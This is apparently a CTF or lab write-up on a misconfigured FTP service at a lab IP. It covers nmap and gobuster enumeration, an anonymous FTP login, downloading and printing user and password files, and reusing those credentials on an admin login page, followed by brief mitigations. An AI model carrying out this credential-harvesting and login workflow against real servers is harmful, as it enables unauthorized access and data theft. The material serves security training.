

Task : Exploitation Of Misconfigured FTP Service

Objective : To exploit a weak authentication system in ftp server and get the files.

Target :

- IP : 10.129.1.15
- Port : 21
- Service : FTP

Enumeration :

- NMAP SCAN : nmap -sC -sV 10.129.1.15
- Service detected : FTP & HTTP
- FTP login is possible with anonymous credentials

Exploitation :

- ftp 10.129.1.15
- login with "anonymous"
- type "dir" - to list all files
- use "get" to download files in user home directory
- exit the ftp server.
- use "gobuster tool to enumerate directories"
- gobuster dir --url <http://10.129.1.15/> --wordlist /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x php,html
- for extension - use wappalizer extension , add this extension in user browser and try to search the webpage, because i have found that a open http port in enumeration section - after getting <http://10.129.1.15/> click the extension to get the technologies used by the web page development.
- so add displayed extension in gobuster command.
- after initiating gobuster, user can observe directories enumerating by buster tool.
- open webbrowser , type <http://10.129.1.15/login.php> , admin panel opened.
- try to log with credentials that we had found earlier.
- Flag was found.

Impact :

- Information of server maybe disclosed
- remote execution possible
- privilege escalation
- data leakage

Mitigation :

- Restrict anonymous login in configuration
- Configure firewall for unknown IP's to prevent unauthorized access of service.

Proofs :

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root@kali:~# nmap -sC -sV 10.129.1.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-06 08:35 CDT
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.20% done; ETC: 08:36 (0:00:04 remaining)
Stats: 0:01:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.40% done; ETC: 08:37 (0:00:01 remaining)
Stats: 0:02:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:38 (0:00:00 remaining)
Stats: 0:02:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:38 (0:00:00 remaining)
Nmap scan report for 10.129.1.15
Host is up (0.39s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 ftp      ftp      33 Jun 08  2021 allowed.userlist
|_-rw-r--r--  1 ftp      ftp      62 Apr 20  2021 allowed.userlist.passwd
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 214.04 seconds

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root@kali:~# ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!          delete          hash          mlsd          pdir          remopts          struct
$          dir             help          mlst          pls           rename          sunique
account    disconnect        idle          mode          pmlsd         reset           system
append     edit              image        modtime       preserve      restart        tenex
ascii      epsv             lcd          more          progress      rhelp          throttle
bell       epsv4           less         mput          prompt        rmdir          trace
binary     epsv6           lpage        mreget        proxy         rstatus        type
bye        exit            lpwd         msend         put           runique        umask
case       features        ls           newer         pwd           send           unset
cd         fget            macdef       nlist         quit          sendport       usage
cdup       form            mdelete     nmap          quote         set            user
chmod      ftp             mdir         ntrans        rate          site           verbose
close      gate           mget         open          rcvbuf        size           xferbuf
cr         get            mkdir        page          recv          sndbuf         ?
debug      glob           mls          passive       reget         status

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ftp> dir
229 Entering Extended Passive Mode (|||46172|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp          62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||49676|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |*****| 33      247.89 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (100.08 KiB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||45425|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |*****| 62      720.79 KiB/s    00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.15 KiB/s)

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root@kali:~# cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
root@kali:~# cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd

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
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root@kali:~# gobuster dir --url http://10.129.1.15/ --wordlist /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x php,html
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Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
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[+] Url:                http://10.129.1.15/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.6
[+] Extensions:         html,php
[+] Timeout:            10s
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Starting gobuster in directory enumeration mode
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/.html                  (Status: 403) [Size: 276]
/index.html             (Status: 200) [Size: 58565]
/.php                   (Status: 403) [Size: 276]
/login.php              (Status: 200) [Size: 1577]
/assets                 (Status: 301) [Size: 311] [--> http://10.129.1.15/assets/]
/css                    (Status: 301) [Size: 308] [--> http://10.129.1.15/css/]

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